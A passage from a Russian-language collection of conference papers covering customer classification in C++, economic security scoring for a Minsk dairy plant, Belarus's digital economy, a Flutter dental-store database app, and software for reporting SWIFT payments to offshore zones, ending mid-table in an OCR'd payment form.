- Клиент считается "активным," если количество покупок больше 3 и общая сумма, потраченная клиентом, выше \$100.

- В противном случае клиент считается "неактивным."

Код

```
#include <iostream>
#include <vector>
// Структура, представляющая данные о клиентах
struct CustomerData {
    int purchaseCount;
    double totalSpent;
};
// Функция для классификации клиентов
bool classifyCustomer(const CustomerData& customer) {
    // Пример простой классификации: клиенты, у которых более 3
    // покупок и общая сумма потраченных средств выше $100, считаются
    // "активными" клиентами.
    return (customer.purchaseCount > 3 && customer.totalSpent > 100.0);
}
int main() {
    setlocale(LC_ALL, "Russian");
    std::vector<CustomerData> customerData;
    int customerCount;
    std::cout << "Введите количество клиентов: ";
    std::cin >> customerCount;
```

```

// Ввод данных о клиентах с клавиатуры
for (int i = 0; i < customerCount; ++i) {
    CustomerData customer;
    std::cout << "Введите количество покупок для клиента " << (i + 1)
<< ": ";
    std::cin >> customer.purchaseCount;
    std::cout << "Введите общую сумму, потраченную клиентом " << (i
+ 1) << ": ";
    std::cin >> customer.totalSpent;
    customerData.push_back(customer);
}
// Классифицируем клиентов
for (const CustomerData& customer : customerData) {
    bool isActive = classifyCustomer(customer);
    if (isActive) {
        std::cout << "Клиент активен." << std::endl;
    } else {
        std::cout << "Клиент неактивен." << std::endl;
    }
}
return 0;
}

```



Рис. 1 - Результат программы

Подводя итоги, можно сказать, что искусственный интеллект и машинное обучение представляют собой мощный инструмент, который, при правильном внедрении и учете рекомендаций, может помочь компаниям оставаться конкурентоспособными и эффективными в современном бизнес-мире. Постоянное обучение и следование инновациям позволяют использовать эти технологии наиболее эффективно и добиваться успешных результатов.

Разработанная программа предоставляет бизнесу инструмент для классификации клиентов на активных и неактивных на основе данных о покупках. Она легко настраивается и может быть полезной для

принятия решений о взаимодействии с клиентами и маркетинговых стратегий в контексте искусственного интеллекта и машинного обучения в бизнесе.

Список использованных источников

1. Искусственный интеллект: что это и его возможности [Электронный ресурс]. – Режим доступа: Искусственный интеллект: что это и его возможности (nur.kz). – Дата доступа: 03.11.2023.
2. Что такое машинное обучение? [Электронный ресурс]. – Режим доступа: – Что такое машинное обучение? | Microsoft Azure. – Дата доступа: 02.11.2023.
3. Машинное обучение: суть, принципы, задачи [Электронный ресурс]. – Режим доступа: <https://gb.ru/blog/mashinoe-obuchenie/>. – Дата доступа: 03.11.2023.

УДК 338.2:637.1

Е.С. Нагорная, И.А. Титова

Белорусский государственный аграрный технический университет
Минск, Беларусь

МЕТОДИКА ОЦЕНКИ УРОВНЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ, ОСНОВАННАЯ НА РИСК- ОРИЕНТИРОВАННОМ ПОДХОДЕ НА ПРИМЕРЕ ОАО «МИНСКИЙ МОЛОЧНЫЙ ЗАВОД №1»

Аннотация. Вопрос экономической безопасности предприятия является актуальным уже на протяжении длительного времени, но, по-прежнему в полной мере не отражены практические способы ее обеспечения. Возможно, данная проблема сопряжена с отсутствием четкого представления о том, что именно требуется обезопасить.

E.S. Nagornaya, I.A. Titova

Belarusian State University of Agricultural Technology
Minsk, Belarus

METHODOLOGY FOR ASSESSING THE LEVEL OF ECONOMIC SECURITY BASED ON A RISK-BASED APPROACH BASED ON THE EXAMPLE OF OJSC «MINSK DAIRY FACTORY № 1»

Abstract. The issue of economic security of the enterprise has been relevant for a long time, but practical ways of ensuring it are still not fully reflected. Perhaps this problem is associated with the lack of a clear idea of what exactly needs to be secured.

Для практической проверки методики риск-ориентированного подхода на предприятиях молочной промышленности было выбрано предприятие – ОАО «Минский молочный завод №1». Основным видом деятельности ОАО «Минский молочный завод №1» является переработка молока (кроме консервирования) и производство сыров.

На сегодняшний день ассортимент продукции насчитывает свыше 250 наименований продукции. Производственные мощности предприятия позволяют перерабатывать свыше 950 тонн молока в сутки, а ассортимент производимой продукции способен удовлетворить запросы самых требовательных и разборчивых покупателей. Предприятие производит не только традиционные молочные продукты — кефир, творог, молоко, сметану, масло — но и имеет большую линейку десертов (йогурты, желе, пудинги, пасты). На предприятии работает отдельный цех по производству детских молочных продуктов, где выпускаются молоко и кефир для питания детей с восьми месяцев, а также коктейли молочные для детей дошкольного и школьного возраста.

Предприятие выпускает около 50 % нежирной молочной продукции от общего объема производства по Минской области, 49 % цельномолочной продукции, 5 % — доля производства масла, 7 % — заменителя цельного молока.

В масштабах Республики Беларусь на долю ОАО «Минский молочный завод №1» приходится 4,1 % перерабатываемого сырья, по нежирной молочной продукции — 36 % общего производства, по цельномолочной продукции — 12 %. Доля произведенной товарной продукции ОАО «Минский молочный завод №1» по молочной отрасли республики составляет 4,6 %, доля товарооборота — 4,8 %.

Продукция ОАО «Минский молочный завод №1» поставляется на рынки всех областей Республики Беларусь, в Российскую Федерацию и другие страны СНГ, Китай и другие страны Азии, а также в ряд стран Евросоюза.

Несмотря на лидирующие позиции организации, предприятие ответственно относится к вопросам своего стабильного функционирования и развития, в связи с чем активно занимается внедрением стратегического управления своей экономической безопасностью. На предприятии была апробирована предложенная нами методика оценки экономической безопасности предприятия, основанная на риск-ориентированном подходе. Для этих целей в начале

анализируемого периода руководством организации была поставлена задача ответственным подразделениям заполнить таблицу исходных данных по форме таблицы 1 (определялись допустимые и критические значения факторов экономической безопасности организации).

Таблица 1 – Критерии перевода значений факторов экономической безопасности организации в 10-балльную шкалу

| | |
|---------------|-----------|
| Значение КФЭБ | Балл |
| 1 | 10 |
| > 1 | 9 |
| от 0,4 до 1 | от 4 до 9 |
| от 0 до 0,4 | от 0 до 4 |

Ежемесячно в подразделениях собиралась информация по форме таблицы 2.

Таблица 2 – Шкала интегрального показателя экономической безопасности организации молочной промышленности

| | |
|-------------------|------------------------------------|
| Значение в баллах | Уровень экономической безопасности |
| 0-3 | Критический (красная зона) |
| 3-9 | Приемлемый (желтая зона) |
| 9-10 | Высокий (зеленая зона) |

В результате сбора и обработки информации были получены данные о результатах работы предприятия (таблица 3). После сбора необходимой для оценки информации исследуемые показатели были нормализованы с целью их приведения к сопоставимому виду (столбец нормализованное значение).

Таблица 3 – Исходные данные для оценки экономической безопасности ОАО «Минский молочный завод №1» и индикаторы экономической безопасности

| Показатель | Среднег одовое значени е | Допустимое значение | Критическ ое значение | Нормализ ованное значение |
|--------------------------------------|-----------------------------------|------------------------|-----------------------------|---------------------------------|
| 1. Финансовая безопасность | | | | |
| Коэффициент финансовой независимости | 0,72 | Не меньше 0,5 | Меньше 0,2 | 1,44 |
| Коэффициент финансовой устойчивости | 0,65 | Не меньше 0,6 | Меньше 0,3 | 1,08 |
| Коэффициент текущей ликвидности | 1,8 | Не меньше 2 | Меньше 1 | 0,90 |
| Рентабельность активов, % | 18 | Не менее 15 | Менее 5 | 1,20 |

| | | | | |
|---|------|-------------|-----------|------|
| Чистая рентабельность продаж, % | 24 | Не менее 10 | Менее 2 | 2,40 |
| 2. Ресурсная безопасность | | | | |
| Доля импортных ресурсов | 0 | 20 | 40 | 1,00 |
| Доля потерь вторичного сырья, % | 60 | 40 | 80 | 0,67 |
| Коэффициент соотношения переработки сырья в летний и зимний периоды | 1,4 | 1,5 | 2 | 1,07 |
| Темп роста объема переработки сырья, % | 117 | 130 | 100 | 0,90 |
| 3. Рыночная безопасность | | | | |
| Доля предприятия на рынке, % | 70 | 60 | 40 | 1,17 |
| Коэффициент потребления продуктов-заменителей, % | 7 | 10 | 30 | 0,70 |
| Уровень государственной поддержки, % | 0 | 10 | 0 | 0,00 |
| Коэффициент потребления импортной продукции, % | 15 | 20 | Более 50 | 1,33 |
| 4. Кадровая безопасность | | | | |
| Текучесть кадров, % | 0,8 | 5 | 15 | 6,25 |
| Обеспеченность рабочей силой, % | 95 | 90 | Менее 70 | 1,06 |
| Производительность труда, тыс. руб./чел. | 5240 | 4000 | 1000 | 1,31 |
| Коэффициент трудовой дисциплины | 0,8 | 0,9 | Менее 0,6 | 0,89 |
| 5. Инновационно-технологическая безопасность | | | | |
| Ресурсоемкость | 78 | 65 | 90 | 0,83 |
| Энергоемкость, % | 9 | 2 | Более 15 | 0,22 |
| Доля инновационной продукции | 5 | 15 | 0 | 0,33 |
| 6. Материально-техническая безопасность | | | | |
| Коэффициент модернизации оборудования | 0,2 | 0,15 | 0,05 | 1,33 |
| Коэффициент интенсивности использования оборудования | 0,88 | 0,7 | 0,3 | 1,26 |
| Экономическая безопасность организации | | | | 8,1 |

На рис. 1, 2 показаны профили инновационно-технологической безопасности и общей экономической безопасности ОАО «Минский

молочный завод №1», полученные с помощью нормализованных коэффициентов.



Рис. 1- Профиль инновационно-технологической безопасности ОАО «Минский молочный завод №1»



Рис. 2 - Профиль общей экономической безопасности ОАО «Минский молочный завод №1»

Аналогичные диаграммы могут быть построены для каждого элемента системы экономической безопасности организации. Графическое отображение уровня безопасности по отдельным элементам позволяет наглядно оценить сложившуюся ситуацию в организации.

На основании полученного результата определяется стратегия дальнейшего развития, разрабатывается план по ее реализации и происходит непосредственное осуществление деятельности по достижению намеченных целей.

Общий показатель экономической безопасности ОАО «Минский молочный завод №1» составляет 8,1 балла, что соответствует приемлемому уровню риска.

Список использованных источников

1. Гуреева, М. А. Экономическая безопасность: учебник / М.А. Гуреева. – М.: Кнорус, 2021 - 312 с.
2. Беловицкий, К.Б. Основы экономической безопасности: учебное пособие / К.Б. Беловицкий, Н.Ф. Кузовлева. – М.: Дашков и К, 2022 – 218 с.
3. Экономическая безопасность. Практикум: учебное пособие / под общ. ред. С.А. Коноваленко: ИНФРА-М, 2022 – 204 с.

УДК 330:004.9 (476)

Е.С. Русак, А.А. Нагорская

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ЦИФРОВИЗАЦИЯ ЭКОНОМИКИ РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация. В последние годы государство активно содействует развитию цифровых технологий в стране, внедряет новые цифровые решения в бизнес-сектор. В статье анализируются стратегии и перспективы цифровизации экономики Республики Беларусь, а также оценивается место страны в международных рейтингах, оценивающих степень цифровизации экономики.

E.S. Rusak, A.A. Nagorskaya

Academy of Public Administration under the President
of the Republic of Belarus
Minsk, Belarus

DIGITIZATION OF THE ECONOMY OF THE REPUBLIC OF BELARUS

Abstract: In recent years, the state has been actively promoting the development of digital technologies in the country, introducing new digital solutions in the business sector. The article analyzes the main strategies and prospects for digitalization of the economy of the Republic of Belarus, and also evaluates the place of the Republic of Belarus in international rankings that assess the degree of digitalization of the economy.

Цифровая экономика (Digital Economy) представляет собой экономическую деятельность, основанную на цифровых и электронных технологиях и включающую в себя электронный бизнес и коммерцию, а также производимые ими товары и услуги. Глобальная цифровизация экономики является движущей силой экономического роста, приводящей к значительным экономическим сдвигам и оказывающей влияние на рынок труда и бизнес, а также на образ жизни людей. Процесс внедрения цифровой экономики повсеместен, а ее отличительной чертой является прогрессивное развитие. К основным признакам цифровой экономики относятся непрерывное развитие, повышение гибкости, обмен информацией, адаптивность, реализация операций в режиме реального времени, самообучающееся цифровое общество.

Современная политика Республики Беларусь в сфере цифровизации определяет основные направления деятельности государственных органов и иных организаций для обеспечения конкурентоспособности и инновационного развития национальной экономики на основе внедрения передовых информационных технологий, совершенствования системы государственного управления и развития информационно-коммуникационной инфраструктуры, развития электронных сервисов. Ее основные положения изложены в Постановлении Совета министров Республики Беларусь от 2 февраля 2021 г. № 66 «О Государственной программе «Цифровое развитие Беларуси» на 2021–2025 годы», а также в Декрете Президента Республики Беларусь от 21 декабря 2017 г. № 8 «О развитии цифровой экономики».

Государственная программа разработана в соответствии с приоритетными направлениями социально-экономического развития республики до 2025 года и направлена на внедрение информационно-коммуникационных и передовых производственных технологий в отрасли национальной экономики и сферы жизнедеятельности общества. В рамках Государственной программы предусматривается выполнение мероприятий по созданию (развитию) современной информационно-коммуникационной инфраструктуры, внедрению цифровых инноваций в отраслях экономики и технологий «умных городов», а также обеспечению информационной безопасности таких решений. Государственной программой предусматривается комплексная цифровая трансформация процессов государственного управления, регионального и отраслевого развития, ее результаты также окажут положительное влияние на достижение большинства Целей устойчивого развития, в том числе в сферах здравоохранения,

образования, обеспечения экологической устойчивости населенных пунктов и других. [1].

Декрет №8 «О развитии цифровой экономики» направлен на либерализацию условий для развития ИТ-отрасли. К его основным положениям относятся: расширение перечня видов деятельности для резидентов Парка высоких технологий, среди которых создание, разработка, развитие и обслуживание нейронных сетей и иных технологий искусственного интеллекта, систем беспилотного управления транспортными средствами, медицинских технологий, биотехнологий, для резидентов ПВТ предусмотрены льготы: упрощение условий работы, сниженная ставка подоходного налога (9%), платежей в ФСЗН, освобождение от налога на прибыль и НДС. Декрет предусматривает реализацию данных технологий в белорусской экономике (токенов, криптовалют, смарт-контрактов), а также налоговые льготы по сделкам с криптовалютами [2].

Принципиально важным для оценки достижений Республики Беларусь в области цифровизации является ее место в мировых рейтингах, поскольку международные рейтинги становятся все более важным источником информации о потенциале и динамике развития отдельных стран. Анализ подобных рейтингов позволяет системно оценить движение Беларуси в сфере цифровизации.

По последним опубликованным данным Индекса развития информационно-коммуникационных технологий (ICT Development Index – IDI) за 2017 г. Республика Беларусь занимала 32-е место [3]. Индекс развития электронного правительства (UN Global E-Government Development Index EGDI), который позволяет оценить уровень цифрового развития за счет внедрения цифровизации в структуре государственного управления, показывает, что итогам 2020 г. Республика Беларусь занимает 58-е место по индексу готовности к электронному правительству. В Индексе электронного участия (E-Participation Index – EPI) Республика Беларусь по состоянию на 2022 г. занимает 90 место [4].

Согласно официальным данным, в Глобальном индексе инноваций (Global Innovation Index – GII), в 2023 г. Беларусь занимает 80-е место из 132. В 2020 страна занимала 64-е место, в 2021 – 62-е, в 2022 – 77-е [5].

Исходя из данных, представленных выше, можно сделать вывод о том, что Республика Беларусь может быть отнесена к перспективной группе стран по уровню цифровой трансформации экономики и общества. Проводится значительная работа в области формирования цифровой экономики, включая создание институциональных условий

для повышения эффективности информационно-коммуникационного обеспечения системы государственного управления, а также видов экономической деятельности на основе цифровых технологий. Успешная реализация Государственной программы цифрового развития обеспечит оперативное и качественное внедрение информационно-коммуникационных и передовых производственных технологий в отрасли национальной экономики и сферы жизнедеятельности общества

Список использованных источников

1. О Государственной программе «Цифровое развитие Беларуси» на 2021–2025 годы // Национальный правовой Интернет-портал Республики Беларусь [Электронный ресурс]. – Режим доступа: <https://pravo.by/document/?guid=3871&p0=C22100066>. – Дата доступа: 01.10.2023
2. О развитии цифровой экономики // Национальный правовой Интернет-портал Республики Беларусь [Электронный ресурс]. – Режим доступа: <https://pravo.by/document/?guid=12551&p0=Pd1700008&p1=1>. – Дата доступа: 01.10.2023
3. ICT Development Index 2017 [Электронный ресурс]. – Режим доступа: <https://www.itu.int/net4/ITU-D/idi/2017/index.html>. – Дата доступа: 01.10.2023
4. UN E-Government Knowledge Base [Электронный ресурс]. – Режим доступа: <https://publicadministration.un.org/egovkb/en-us/Data/Country-Information/id/16-Belarus>. – Дата доступа: 01.10.2023
5. World Intellectual Property Organization (WIPO) [Электронный ресурс]. – Режим доступа: https://www.wipo.int/pressroom/en/articles/2023/article_0011.html. – Дата доступа: 01.10.2023

УДК 681.3:553.98(574.4)

О.М. Назарова¹, Г.К. Аррыкова¹, М.А. Атаев²

¹Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

²Туркменский государственный энергетический институт
Мары, Туркменистан

АВТОМАТИЗАЦИЯ БАЗЫ ДАННЫХ МАГАЗИНА СТОМАТОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ

***Аннотация.** В данной статье рассматривается автоматизация базы данных магазина стоматологического оборудования. За счет автоматизации работы магазина программа помогает своевременно делать отчеты, экономить время по распределению товара, сортировке товара и автоматической подготовке нужных отчетов.*

O.M. Nazarova¹, G.K. Arrykova¹, M.A. Atayev²

¹Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

²State Energy Institute of Turkmenistan
Mary, Turkmenistan

AUTOMATION OF THE DENTAL EQUIPMENT STORE DATABASE

***Abstract.** This article discusses the automation of the database of dental equipment store. By automating the work of the store, the program helps to make reports in a timely manner, save time on the distribution of goods, sorting goods and automatically preparing the necessary reports.*

Электронная торговля – одна из важнейших составляющих современной цифровой среды. Функционирование интернет – магазинов в системе розничной торговли окажет положительное воздействие на повышение качества услуг населению, формирование конкурентных рыночных отношений.

Если нужны стоматологические материалы, интернет-магазин – именно то, что вам требуется.

Наш проект — это онлайн платформа. Быстрый и понятный интерфейс этой программы облегчает работу с ней и поможет сэкономить время пользователя.

При создании программы мы использовали онлайн язык программирования Flutter и Dart. Этот проект направлен на создание программного обеспечения, которое автоматизирует операции, выполняемые в магазине стоматологического оборудования, и создает отчеты.

Чтобы написать программу мы использовали разные компоненты. Разумеется, при написании программы были использованы функции и процедуры, а также операторы языка программирования Flutter и Dart. До написания этой программы мы определили порядок поступления товаров в магазин, период их размещения и состояние, количество и качество привезенных покупателем товаров, а также товаров на складе, информацию об их общем учете.

Цель создания программы с понятным и простым интерфейсом на туркменском языке.

На Главную страницу программы вы можете перейти по ссылке ниже. Программа будет работать онлайн. А это позволит использовать программу, где угодно. Для этого у нас должно быть подключение к Интернету, когда мы собираемся использовать приложение (рис. 1).




Рис.1 - Получение доступа к программе онлайн

В программу может входить, как и администратор, так и оператор.

Чтобы войти в систему как администратор, введите слова admin, admin в поля имени пользователя и пароля (рис. 2).




Рис. 2. - Вход в приложение как администратор

После откроется окно главной страницы. А эта страница предназначена для работы как администратор (рис. 3).




Рис. 3 - Главная страница программы

Также на этой странице можно изменить язык программы (рис.4).




Рис. 4 - Выбор языка программы

Ниже показана главная страница программы на русском языке (рис. 5).




Рис. 5 - Интерфейс программы на русском языке

В левой части главной страницы программы расположены разделы со списком товаров, товаров для загрузки на завтра, скидок и проданных товаров. Действия, выполняемые администратором в этих разделах, будут заменены соответствующим разделом (рис. 6).




Рис. 6 - Панель приложений.

При выборе необходимых товаров можно ознакомиться с информацией о товаре. Здесь можно экспортировать наш отчет в MS Excel (рис. 7).




Рис. 7 – Отчет, экспортированный в программу MS Excel

А в правой части главного окна будет размещен отчет о товарах на складе по разделам. Т.е. сколько товаров и их цена в разделе товаров, товары, которые будут загружены завтра в разделе товаров по расписанию будут вынесены в таблицу в режиме отчета (рис. 8).




Рис. 8 - Общий отчет о наличии товаров на складе

Также, здесь будет отображаться общее количество товаров и общий счет. В главном окне вы можете добавить на склад новый товар, нажав кнопку “Добавить”. Также нужно выбрать тип нового товара в килограммах или числах (рис. 9).




Рис.9 - Добавления нового товара в склад

На изображении ниже показано окно оформления заказа только что доставленного товара (рис. 10).

Рис.10 - Добавления нового товара в склад

После заполнения всех строк в окне добавим отчет о новой закупке на нашем складе, нажав кнопку “Добавить”.

Это приложение может использовать любой пользователь, управляющий магазином стоматологического оборудования.

Список использованных источников

1. Чуриев М., Комольцев И., Муратлыев А. Использование реестра в современных методах защиты. Тезисы Международной научной конференции «Наука, техника и инновационные технологии в счастливой эпохе могучего государства» (г. Ашхабад, 12-14 июня 2012 года).
2. Чуриев М., Интеллектуальные системы (Учебник для высших учебных заведений). – г. Ашхабад: Наука, 2014, 147 с.
3. Одинцов И.О. Профессиональное программирование. Системный подход. СПб.: БХВ – Петербург, 2002
- 4.– Чернышев С., Основы DART 2-е издание, переработанное и дополненное, 2021.

УДК 681.3:553.98(574.4)

О.М. Назарова, Д.М. Хыдырова, О.Д. Ниязклычева
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

АВТОМАТИЗАЦИЯ ОТЧЕТНОСТИ ПО ПЛАТЕЖАМ, ИДУЩИМ В ОФШОРНУЮ ЗОНУ В СИСТЕМЕ SWIFT БАНКА

Аннотация. В данной статье рассматривается автоматизация отчетности по платежам в банковской системе SWIFT. За счет автоматизации работы банка программа помогает сэкономить время по выполнению платежей, определению офшорных зон, автоматической подготовки нужных документов.

O.M. Nazarova, J.M. Hydyrova, O.D. Niyazgylyjova
Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

AUTOMATE REPORTING ON PAYMENTS GOING TO THE OFFSHORE ZONE IN THE BANK'S SWIFT SYSTEM

Abstract. This article discusses the automation of payment reporting in the SWIFT banking system. By automating the bank's work, the program helps save time in making payments, determining offshore zones and automatically preparing the necessary documents.

При создании цифровой экономики особое внимание уделяется развитию электронной промышленности, запуску инновационных, высокотехнологичных производств, увеличению образовательных возможностей, подготовке высококвалифицированных специалистов. Новейшие достижения науки будут поставлены на более высокое место в современную эпоху. Это в свою очередь, позволяет прямому успешному росту технологии стать более успешными.

Эта программа будет отличаться своей интеграцией в современную быстрорастущую цифровую технологию. Быстрый, простой и понятный интерфейс этой программы облегчает работу с ней и помогает сэкономить много времени пользователя при использовании программы.

Офшорная зона – это государство или его часть, на территории которого, компании – нерезиденты пользуются льготной регистрацией, лицензированием и налогообложением при условии ведения бизнеса за пределами этой территории. В одном офшоре может быть зарегистрировано несколько десятков тысяч компаний-нерезидентов.

Основной смысл работы на офшорных территориях – сократить выплаты налогов. Офшоры могут использоваться для реализации незаконных схем по выводу и отмыванию денег. Чтобы облегчить эту задачу мы попытались автоматизировать путем создания этой программы.

Чтобы эта программа работала, создаются платежные поручения, а затем на основе этих платежей можно распределить платежи, идущие в офшорную зону.



Рис. 1 - Главное окно программы

Программа состоит из 5 разделов: «Платежное поручение по передаче средств», «Проверка файлов оплаты», «Раздел отчетности», «Редактирование офшорных зон» и «Информация о банках» (рис. 1).

В разделе «Платежное поручение по передаче средств» транзакция осуществляется по заявке клиента. Раздел делится на разные поля, такие как банк, адреса; сумма, на основе заявки клиента, комиссия банка, код валюты, счет плательщика, код налоговой службы, банк корреспондент, банк получателя, код банка получателя, имя отправителя, адрес и телефон, счет получателя, имя получателя, адрес и телефон, номер платежа и т.д. (рис. 2).

Рис. 2 – Платежное поручение по передаче средств

Еще в разделе расположены 3 кнопки. С помощью этих кнопок можно осуществить очистку информации в выше, введенных нами, отчетах о платеже и перевод платежа. Когда нажимаем кнопку «Отчет о платеже», то наша программа автоматически подготавливает отчет в формате MS WORD (рис. 3).

| | |
|--|---|
| <p>Türkmenistanyň "Dayhanbank" döwlet täjirçilik banky</p> <p>744000, Ashgabat, Bitarap Türkmenistan köçe, 465 Telefon: +993 (12) 920990, Faks: 993 (12) 920291</p> | <p>State Commercial Bank of Turkmenistan "Dayhanbank"</p> <p>744000, Ashgabat, str Bitarap Turkmenistan, 465 Phone: +993 (12) 920990, Fax: 993 (12) 920291</p> |
| Habarnama | |
| <p>10.01.2023ý. senedäki Atayew Alty 10.01.2023MR belgili töleg tabşyrygy Maldiw respublikasy, 4578402512456245542 hasap belgisi hasaba ugradylyandygyny Size habar berýäris.</p> | |
| <p>Ýerine ýetirijiniň goly: _____</p> | |

Рис. 3 - Отчет о платеже

После того, как нажимаем кнопку «Перевод платежа», то наша программа автоматически подготавливает платежное поручение в формате MS WORD (рис. 4).

В разделе «Проверка файлов оплаты» можно запросить отчет о транзакциях и просмотреть отчет транзакций, поступивших в офшорную зону. Здесь также можно посмотреть отчеты по разным офшорным зонам (рис. 5).

| | | | | |
|--|--|----------------------------|------------------|-----------------------------|
| <p>TÜRKMENISTANYŇ "TÜRKMENBAŞY" PAÝDARLAR TÄJIRÇILIK BANKY</p> <p><small>Telefon: +993 () Fax: -993 ()</small></p> | <p>JOINT-STOCK COMMERCIAL BANK OF TURKMENISTAN "TURKMENBASHY"</p> <p><small>Phone: +993 () Fax: -993 ()</small></p> | | | |
| <p>SERIŞDELERI-GEÇIRMEK-ÜÇIN-TÖLEG-TABŞYRYGY @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ PAYMENT-ORDER-FOR-MONEY-TRANSFER</p> <p style="text-align: right;">24.12.2022ý./y.e</p> | | | | |
| b2= | Pulun jemi-san bilen /-20429840 | Müşderi arzasy esasynda /- | Bankyň ýygymy /- | Walyutanyň şertli belgisi / |
| | Amount in figures /- | | Bankyň ýygymy /- | Currency code / |
| x= | Euluň jemi (ýazmaça) / | | | 840= |
| | Amount in written / | | | |
| 50= | Tölejijiniň ady, salgysy we telefony / | SCIHAIHCA. SADA= | | |
| | Remitter's and remitter's address and telephone /- | | | |
| x= | Tölejijiniň hasabyň belgisi / | Belgisi / | | |
| | Remitter's account number /- | NE / | | |
| x= | Salgıt gullugynyň şertli belgisi / | Belgisi / | | |
| | | NE / | | |
| 56= | Araşy banky, eger-de bar bolsa / | | | |
| | Intermediary bank, if many /- | | | |
| 57= | Alýjynyň banky / | Andorra= | | |
| | Beneficiary's bank /- | | | |
| x= | Alýjynyň bankynyň şertli salgylary / | BABI-/MPO /- | | S.W.I.F.T /- |
| | Details of Beneficiary's bank /- | Gat.n./Çörr. acc /- | | Beýleki/other /- |

